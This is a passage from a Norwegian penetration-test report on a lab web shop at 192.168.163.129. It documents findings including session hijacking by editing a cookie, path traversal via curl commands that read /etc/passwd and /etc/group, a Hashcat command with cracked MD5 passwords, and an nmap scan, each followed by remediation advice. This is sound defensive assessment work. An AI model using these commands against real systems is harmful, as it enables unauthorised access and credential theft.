## 2.1.7 Session Hijacking

**Sårbarhetsrisiko:** Høy

### Berørt område

- Alle nettider: 192.168.163.129

### Konsekvenser

En angriper kan tilegne Session-cookien til andre brukere og se deres sensitive data som kortdetaljer.

### Sårbarhetsdetaljer


Session hijacking er et angrep hvor man får tilgang til en gyldig brukers sesjons-ID. Det kan være en autentiseringstoken eller session-cookie og bruker denne til å få tilgang til brukerens konto eller system uten tillatelse.

### Bevis på sårbarhet

Ved å endre på `logon_session` fra 16 til 1 vil man endre på hvilken session man bruker og hvilken bruker som er logget inn. Dersom man går ut og tilbake til hjemmesiden for brukere vil man se at man er logget på med en annen konto enn før.



← → ↻ https://192.168.163.129/mypage\_show.php?id=5

 **Boris' Lockpicks**

← back to content page

Here are your user details.

Login Name Address

karina

Karina Bjork

Oslogate 42  
0101 Oslo

Inspector Console Debugger Network Style Editor Performance

Cache Storage


Cookies

Name	Value	Domain	Path	Expires
admin_sess...	1	192.168.163....	/	Thu
email_csrf	876090	192.168.163....	/	Sat
logon_sessi...	16	192.168.163....	/	Sun

Indexed DB

Local Storage

← → ↻ https://192.168.163.129/mypage\_show.php?id=1

 **Boris' Lockpicks**

← back to content page

Here are your user details.

Login Name Address

bengt

Bengt Ostby

Hovskolen Kristiania  
0999 Oslo

Inspector Console Debugger Network Style Editor Performance

Cache Storage

Cookies

Name	Value	Domain	Path	Expires
admin_sess...	1	192.168.163....	/	Th
email_csrf	876090	192.168.163....	/	Sa
logon_sessi...	1	192.168.163....	/	Su

Indexed DB

Local Storage



### Anbefalinger

Det anbefales å bruke server side validering slik at viktig logikk som autorisering og autentisering utføres på serveren for å styrke den mot slike klient side angrep.

### Referanser

<https://owasp.org/www-community/attacks/csrf>





### 2.1.8 Path Traversal i searchresults

**Sårbarhetsrisiko:** Høy

#### **Berørt område**

- <https://192.168.163.129/searchresults.php>

#### **Konsekvens**

En angriper får tilgang til sensitive systemfiler som inneholder informasjon en kan brukes for å utnytte systemet.

#### **Sårbarhetsdetaljer**

Path Traversal er en type angrep der en angriper prøver å få tilgang til filer på serveren ved å manipulere filstier. Angriperen bruker spesielle tegn som `../` for å bevege seg oppover i filsystemet og få tilgang til filer som normalt ikke skulle være tilgjengelige.

#### **Steg for å reprodusere sårbarheten**

Det er mulig å bruke *curl* med en POST for å hente data fra serveren med kommandoen under. Her vil vi se informasjon som brukernavn og hvilke brukere som har rettigheter til å logge seg inn i systemet.

```
curl -k -X POST "https://192.168.163.129/searchresults.php" -d "backurl=%2Fetc%2Fpasswd"
```



```
<p style="color: #F5F5F5; font-family: Arial;font-size: 12px;">root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
dnsmasq:x:105:65534:dnsmasq,,:/var/lib/misc:/usr/sbin/nologin
usbmux:x:106:46:usbmux daemon,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:107:113:RealtimeKit,,:/proc:/usr/sbin/nologin
pulse:x:108:117:PulseAudio daemon,,:/var/run/pulse:/usr/sbin/nologin
speech-dispatcher:x:109:29:Speech Dispatcher,,:/var/run/speech-dispatcher:/bin/false
avahi:x:110:119:Avahi mDNS daemon,,:/var/run/avahi-daemon:/usr/sbin/nologin
saned:x:111:120::/var/lib/saned:/usr/sbin/nologin
colord:x:112:121:colord colour management daemon,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:113:122::/var/lib/geoclue:/usr/sbin/nologin
hplip:x:114:7:HPLIP system user,,:/var/run/hplip:/bin/false
Debian-gdm:x:115:123:Gnome Display Manager:/var/lib/gdm3:/bin/false
systemd-coredump:x:999:999:systemd Core Dumper:/:/sbin/nologin
boris:x:1001:1001::/home/boris:/usr/bin/bash
mysql:x:116:124:MySQL Server,,:/nonexistent:/bin/false
sshd:x:117:65534::/run/sshd:/usr/sbin/nologin
admin:x:1002:1002::/home/admin:/bin/sh
proftpd:x:118:65534::/run/proftpd:/usr/sbin/nologin
ftp:x:119:65534::/srv/ftp:/usr/sbin/nologin
bind:x:120:127::/var/cache/bind:/usr/sbin/nologin
</p><p align="center" style="color: #F5F5F5; font-family: Arial;font-size: 12px;">Copyright Eastwill Security</p></body></html>
```

Ved bruk av kommandoene under vil man få tilgang til filen group som inneholder informasjon om hvilke brukere som har tilgang til ulike ressurser og rettigheter i systemet. Dette er et lite utsnitt av hele gruppefilen, som viser til at *boris* har blitt tildelt *sudo* rettigheter.

```
curl -k -X POST "https://192.168.163.129/searchresults.php" -d "backurl=%2Fetc%2Fgroup"
```





```
daemon:x:1:  
bin:x:2:  
sys:x:3:  
adm:x:4:  
tty:x:5:  
disk:x:6:  
lp:x:7:  
mail:x:8:  
news:x:9:  
uucp:x:10:  
man:x:12:  
proxy:x:13:  
kmem:x:15:  
dialout:x:20:  
fax:x:21:  
voice:x:22:  
cdrom:x:24:  
floppy:x:25:  
tape:x:26:  
sudo:x:27:boris  
audio:x:29:pulse  
dip:x:30:  
www-data:x:33:  
backup:x:34:  
operator:x:37:  
list:x:38:  
irc:x:39:  
src:x:40:  
gnats:x:41:  
shadow:x:42:  
utmp:x:43:  
video:x:44:  
sasl:x:45:  
plugdev:x:46:  
staff:x:50:  
games:x:60:  
users:x:100:
```

## Anbefalinger

Det anbefales å sanitere brukerininput ved å implementere security.php. Det forhindrer en angriper å bruke spesialtegn som . og / som brukes i dette angrepet. Videre vil det sikre filstiene mot slike angrep.

## Referanser

[https://owasp.org/www-community/attacks/Path\\_Traversal](https://owasp.org/www-community/attacks/Path_Traversal)



## 1.1.9 Path Traversal //Backend

**Sikkerhetsrisiko:** Høy

### Berørt område

- <https://192.168.163.129//backend/>

### Konsekvenser

Gir en angriper å se hvilke sikkerhetsfiler som ligger på serveren.


### Sårbarhetsdetaljer

Sårbarhetsskanneren ZAP fant nettsiden */backend/*. Denne siden inneholder filer som *security.php* som beskriver hvilke tegn som blir whitelistet. Dette kan en angriper bruke til å unngå sikkerheten til nettsidene.

### Bevis på sårbarheten

Nettsiden som ZAP fant var ikke helt nøyaktig. Når man går til den, blir man redirected til en error kode 403: ForbIDDEN.

```
HTTP/1.1 302 Moved Temporarily
Location: https://192.168.163.129/backend/
Content-Type: text/html
Content-Length: 390
Date: Wed, 06 Nov 2024 22:43:18 GMT
Server: Abyss/2.16.9.1-X1-Linux AbyssLib/2.16.9.1
```



Ved å manipulere URL-en og legge til en ekstra skråstrek (/) foran */backend*, kan en angriper få uautorisert tilgang til backend-filstrukturen på serveren.



## Index of /backend/

Name	Size	Date	MIME Type
../	-	Oct 31, 2024 07:40:08	Directory
<a href="#">comments.data</a>	0.37 KB	Nov 06, 2024 14:51:25	application/octet-stream
<a href="#">security.php</a>	0.15 KB	Oct 11, 2024 21:11:24	application/octet-stream
<a href="#">sendemail</a>	0.60 KB	Feb 24, 2023 17:24:12	text/x-c
<a href="#">sendemail_linux</a>	16.27 KB	Mar 01, 2023 18:51:10	application/octet-stream
<a href="#">sendemail_osx_arm</a>	32.65 KB	Mar 04, 2023 17:39:40	application/octet-stream
<a href="#">sendemail_win.exe</a>	46.00 KB	Feb 24, 2023 17:12:28	application/x-msdownload
<a href="#">settings.conf</a>	0.06 KB	Oct 18, 2024 08:12:34	text/plain
<a href="#">worklog.data</a>	0.34 KB	Nov 01, 2024 16:31:54	application/octet-stream

Powered by *Abyss Web Server X1*  
Copyright © [Aprelium](#) - 2001-2023

## Anbefalinger

Legg nettsiden bak en autorisasjonsvegg slik at hvem som helst ikke har tilgang til den.

## Referanser

[https://owasp.org/www-community/attacks/Path\\_Traversal](https://owasp.org/www-community/attacks/Path_Traversal)





### 2.1.10 Utilstrekkelig tilgangskontroll

**Sårbarhetsrisiko:** Høy

#### **Berørt område**

- [https://192.168.163.129/admin\\_show.php](https://192.168.163.129/admin_show.php)
- <https://192.168.163.129/admin.php>

#### **Konsekvenser**


En angriper kan navigere til admin portalen uten noe form for autentisering.


#### **Sårbarhetsdetaljer**

Utilstrekkelig tilgangskontroll er en sårbarhet der et system ikke håndterer eller beskytter tilgangen til ressurser på en sikker måte.

#### **Bevis på sårbarhet**

Ved å skrive inn [https://192.168.163.129/admin\\_show.php](https://192.168.163.129/admin_show.php) i søkefeltet til nettleseren blir man sendt direkte til admin portalen.





## Anbefalinger

Siden serveren inneholder en nettside som tar for seg admin inlogging anbefales det å bruke en redirect til <https://192.168.163.129/admin.php> dersom serveren ikke finner en `login_session` som inneholder en innlogget admin bruker.

## Referanser

[https://owasp.org/www-community/Access\\_Control](https://owasp.org/www-community/Access_Control)



### 2.1.11 Tilgjengelige SSL/TLS Private Keys.

**Sikkerhetsrisiko:** Høy

#### **Berørt område**

- <http://192.168.163.129:9999/>

#### **Konsekvenser**



En angriper at mulighet å bruke private nøklene til å utføre MitM-angrep. Dette kan medføre alvorlige sikkerhetsrisikoer, som datalekkasjer, tap av konfidensialitet og integritet, samt potensielle phishing-angrep der angriperen kan stjele sensitive brukerdata.

#### **Sårbarhetsdetaljer**

Hvis en angriper får tilgang til den private nøkkelen som brukes av serveren, kan de potensielt bruke denne nøkkelen til å dekryptere eller manipulere kommunikasjon mellom serveren og klienter. Angriperen kan også utgi seg for å være serveren ved å signere falske sertifikater eller etablere en sikker tilkobling til offeret, noe som kan føre til at brukere uvitende kobler seg til angriperens server i stedet for den ekte serveren.

#### **Bevis på sårbarheten**

Ved å bevege seg fra hjemmesiden i Abyss til SSL/TLS certificates vil man få opp Private Keysene til Boris.



## Anbefalinger

Det anbefales å lagre SSL/TLS private keysene et annet sted enn direkte på web serveren. Man kan bruke en HSM for fysisk lagring av nøklene slik at de ikke er like lett tilgjengelig for en angriper.

## Referanser

[https://cheatsheetseries.owasp.org/cheatsheets/Transport Layer Security Cheat Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Transport%20Layer%20Security%20Cheat%20Sheet.html)



## 2.1.12 Svak passordlagring

**Sikkerhetsrisiko:** Høy

### Berørt område

- MariaDB-Server

### Konsekvenser

En angriper har mulighet å dekryptere MD5 passordhashene for å tilegne seg innloggingsdetaljene til brukere.

### Sårbarhetsdetaljer

MD5 er en kryptografisk hash-funksjon som ofte ble brukt til å lagre passord i databaser ved å «hashe» passordet før lagring. MD5 genererer en fast lengde på 128-bit (32 tegn) for en hvilken som helst input, inkludert passord. Imidlertid er MD5 ikke lenger ansett som sikker for passordlagring, da det er utsatt for kollisjonsangrep og er veldig raskt, noe som gjør det sårbart for brute force-angrep.

### Bevis på sårbarheten

Som demonstrert i sårbarhet 1.1.1 - Eksfiltrering av bruker- og administratorinformasjon, ble det påvist at passord lagret med MD5 er relativt enkle å knekke. Videre ble det gjennomført et forsøk på å knekke de gjenværende passordene ved hjelp av Hashcat, med kommandoen nedenfor:

```
Hashcat -m 0 -a 0 -w 4 hash.txt rockyou.txt rockyou.txt
```

```
1 84d961568a65073a3bcf0eb216b2a576:superman
2 a0dff60cf804e30e76745e734571d1c3:
3 d308e1920c81ba72b0788839184bea5ed:flinkstudent
4 9e43731b669b2e0f6accfc1881615efa:1234hard
5 dd95e6ea0c2ffb0cc00d6f6549dfd756:mittpassord|
```





I prosessen ble passordet til bruker x eksfiltrert. På grunn av tidsbegrensninger ble ikke et mer omfattende angrep utført på den siste passordhashen. En angriper som har mer tid tilgjengelig, vil imidlertid kunne utføre et grundigere angrep og knekke den siste hashverdien.

### **Anbefalinger**

Det anbefales å bruke sterkere hashingalgoritmer som PBKDF2, bcrypt, scrypt eller Argon2 som er mye tryggere for lagring av passord. Det er fordi de er designet for å være langsommere som gjør angrep som brute force vanskeligere. Det anbefales også å bruke salt og pepper ved lagring for å øke sikkerheten til passordene.

### **Referanse**

[https://cheatsheetseries.owasp.org/cheatsheets/Password Storage Cheat Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Password%20Storage%20Cheat%20Sheet.html)





### 2.1.13 Svak passordpolicy

**Sårbarhetsrisiko:** Høy

#### Berørt område

- <https://192.168.163.129/mypage.php>
- <https://192.168.163.129/admin.php>
- <https://192.168.163.129:9999>
- SSH
- VM

#### Konsekvenser

Svake passord fører til økt sjanse for en angriper å utføre et brute-force-angrep for å tilegne seg passordene til brukere.

#### Sårbarhetsdetaljer

En svak passordpolicy er en mangel på tilstrekkelige krav eller regler for å sikre at passordene som brukes i et system er sterke nok til å motstå angrep. Det styrker mot angrep som brute-force. En svak passordpolicy kan tillate brukere å velge enkle passord som vanlige ord.

#### Bevis på sårbarhet

Ved å lage en test bruker, var det mulig å bruke et tegn som passord.

The screenshot shows a registration form with the following fields and values:

Name	Ola
Address	Oslevsien 2
Card Type	
Card Number	123321
Expiry Date	2023
Login	Nordmann
Password	•
Confirm Password	•
<input type="button" value="Create Account"/>	

A red rectangular box highlights the 'Password' and 'Confirm Password' fields, indicating that a simple character was accepted as a password.



## Anbefalinger

Det anbefales å etablere en passordpolicy, både for brukere og for administrative kontoer, hvor passordstyrken er på minimum 40 bits entropi. Det innebærer at passordene skal inneholde minst 8 tegn, en stor og liten bokstav, et tall og et spesialtegn. Videre kan man blackliste de mest vanlige passordene som har blitt funnet i rockyou.txt. Dette vil føre til at bruker og administrative kontoer er sikrere mot brute-force-angrep. Det anbefales også å bruke Multi Factor Authentication (MFA) på admin og server passord slik at man har et ekstra lag med sikkerhet dersom en angriper tilegner seg passordet.

## Referanser

[https://cheatsheetseries.owasp.org/cheatsheets/Authentication\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html)





## 2.1.14 Åpne porter

**Sikkerhetsrisiko:** Høy

Berørt område

- Åpne porter: Discard, Daytime, SSH, Time, DNS, Finger, HTTP, NetBios SMB, HTTPS, Abyss og port 42420.

### Konsekvenser

En angriper har mulighet til å utnytte de åpne portene og deres tilknyttede programvare for å finne sensitiv informasjon. Det er også mulig å angripe eldre protokollene med DDoS.

### Sårbarhetsdetaljer

Åpne porter kan utgjøre en betydelig sikkerhetsrisiko for systemer, ettersom de kan gi angripere tilgang til tjenester som ikke er nødvendig å eksponere for omverdenen.

### Bevis på sårbarheten

Ved å bruke kommandoen under vil man skanne lab-miljøet for alle åpne porter og deres tjenester.

```
sudo nmap -O -sV -v -T4 -p- 192.168.163.129
```



```
Nmap scan report for 192.168.163.129
Host is up (0.00065s latency).
Not shown: 34117 filtered tcp ports (no-response). 31406 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
9/tcp     open  discard?
13/tcp    open  daytime
22/tcp    open  ssh          OpenSSH 7.9p1 Debian 10+deb10u3 (protocol 2.0)
37/tcp    open  time         (64 bits)
53/tcp    open  domain       ISC BIND 9.11.5-P4-5.1+deb10u9 (Debian Linux)
79/tcp    open  finger?
80/tcp    open  http         Abyss httpd 2.16.9.1-X1 (AbyssLib/2.16.9.1)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
443/tcp   open  ssl/http     Abyss httpd 2.16.9.1-X1 (AbyssLib/2.16.9.1)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
9999/tcp  open  http         Abyss httpd 2.16.9.1-X1 (AbyssLib/2.16.9.1)
42420/tcp open  http         lighttpd 1.4.53
Device type: WAP
Running: Actiontec embedded, Linux
OS CPE: cpe:/h:actiontec:mi424wr-gen3i cpe:/o:linux:linux_kernel
OS details: Actiontec MI424WR-GEN3I WAP
TCP Sequence Prediction: Difficulty=252 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: OSBOXES; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Nmap-skannet avdekket at 12 porter er åpne, hvor 8 eksponerer informasjon som kan utnyttes av en angriper. Disse portene avslører detaljer om versjon og versjonsnumre for ulike tjenester. Slik informasjon kan benyttes til å identifisere sårbarheter, spesielt dersom tjenestene bruker eldre eller kjente sårbare programvareversjoner. Denne eksponeringen gir en angriper verdifull innsikt for å målrettede angrep basert på kjente svakheter i de avdekkede tjenestene, og understreker viktigheten av å begrense tilgjengelig informasjon.

For eksempel er flere av portene svake mot DDoS-angrep. Port 9, som benytter Discard-protokollen, og port 13, som bruker Daytime-protokollen, er begge eldre protokoller som kan utnyttes til distribuerte angrep ved å sende overflødig trafikk til målet. Port 37, som benytter Time-protokollen for klokkesynkronisering, er også sårbar for DDoS-angrep, noe som gjør det viktig å modernisere synkroniseringen til en nyere metode som Precision Time Protocol (PTP).

Andre tjenester kan eksponere informasjon som bidrar til oppbygging av målrettede angrep. Port 79, som bruker Finger-protokollen, gir informasjon om



brukere på systemet, noe som kan gi innsikt for senere utnyttelse av brukerkontoer.

Portene som benytter HTTP/HTTPS, slik som port 80 og 443, eksponerer nettsiden for ulike angrep som SQL injection, XSS, og Cross-Site Request Forgery (CSRF). Dette oppstår dersom tjenesten er konfigurert feil, benytter eldre sikkerhetsprotokoller eller består av svakheter i kildekoden. Portene 9999 og 42420, som også eksponerer HTTP-tjenester, kan utnyttes til Man-in-the-Middle-angrep på grunn av manglende kryptering i tilkoblingen.

### **Anbefalinger**

For å redusere risikoen for uautorisert tilgang og andre potensielle angrepsvektorer, anbefales det å begrense antallet åpne porter til kun nødvendige tjenester. Dette bidrar til å redusere angrepsoverflaten og gjør det vanskeligere for en angriper å oppdage og utnytte sårbarheter.

For eksempel bør SSH (port 22) sikres ved å deaktivere root-tilgang og implementere nøkkelbasert autentisering. Det er også viktig å begrense IP-adresser som har tilgang til tjenesten. Brannmurfiltrering bør brukes for å beskytte kritiske tjenester som admin og server innlogging. Dette reduserer risikoen for MitM-angrep ved å sikre at tjenesten som benytter HTTPS.

For å beskytte mot Distributed Denial of Service (DDoS) angrep på sårbare porter som port 9, 13 og 37, anbefales det å lukke portene. Det anbefales også å filtrere all uautorisert trafikk gjennom brannmurregler. Dette sikrer at eldre protokoller som Discard, Daytime og Time-protokollene, som kan utgjøre en sikkerhetsrisiko, ikke eksponeres.

Videre, bør tiltak for å begrense informasjonslekkasje og eksponering av brukerinformasjon på port 79 (Finger-protokollen). Det anbefales å stenge



porten eller å begrense tilgang til protokollen strengt, da informasjon fra denne porten kan utnyttes i videre angrepsforsøk. Dette tiltaket reduserer risikoen for at brukerinformasjon kan tilrettelegge for målrettede angrep som phishing og sosial engineering eller brute-force forsøk.

Port 53 (DNS) bør sikres ved å bruke brannmursregler for å begrense tilgang til autoriserte DNS-servere og beskytte mot refleksjonsangrep og misbruk.

Avanserte sikkerhetstiltak, som DNSSEC for å forhindre spoofing og DNS-over-HTTPS (DoH) for kryptering, kan implementeres for å beskytte sensitiv DNS-trafikk.

For tjenester som bruker HTTP på port 9999 og 42420, bør HTTPS implementeres for å sikre kryptert kommunikasjon og unngå MitM-angrep. Brannmurregler kan også brukes til å begrense tilgangen til disse portene til kun nødvendige klienter.

## Referanser

[https://www.sshaudit.com/hardening\\_guides.html](https://www.sshaudit.com/hardening_guides.html)





### 2.1.15 Utdatert PHP

**Sikkerhetsrisiko:** Høy

#### **Berørt område**

- Alle nettsider: 192.168.163.129

#### **Konsekvenser**

En angriper kan utnytte de dokumenterte sårbarhetene for å utføre en buffer overflow-angrep, noe som kan gi tilgang til sensitiv informasjon ved å injisere skadelig kode. Dette kan videre føre til uautorisert tilgang til kritiske systemfiler eller data som ikke er ment å være tilgjengelig for en angriper.

#### **Sårbarhetsdetaljer**

Hypertext Preprocessor (PHP) er et server-side skriptspråk som benyttes til å utvikle dynamiske webapplikasjoner. PHP utfører prosesseringen på serveren og genererer dynamisk innhold som sendes til brukerens nettleser. PHP benyttes ofte sammen med databaser som MySQL for å bygge interaktive og database-drevne nettsider.

Zap oppdaget en skult fil som heter /phpinfo.php. Denne filen avslører informasjon om serverens PHP-konfigurasjon og versjon. Det ble identifisert at den aktuelle PHP-versjonen, som er fra 23.09.21, nå er utdaterte og har nådd sin End of Life (EOL) per 06.12.21. Dette innebærer at denne versjonen ikke vil motta ytterligere sikkerhetsoppdateringer.

I tillegg er det to dokumenterte Common Vulnerabilities and Exposures (CVE-er) knyttet til operativsystemet deb10u5 som benyttes av serveren.

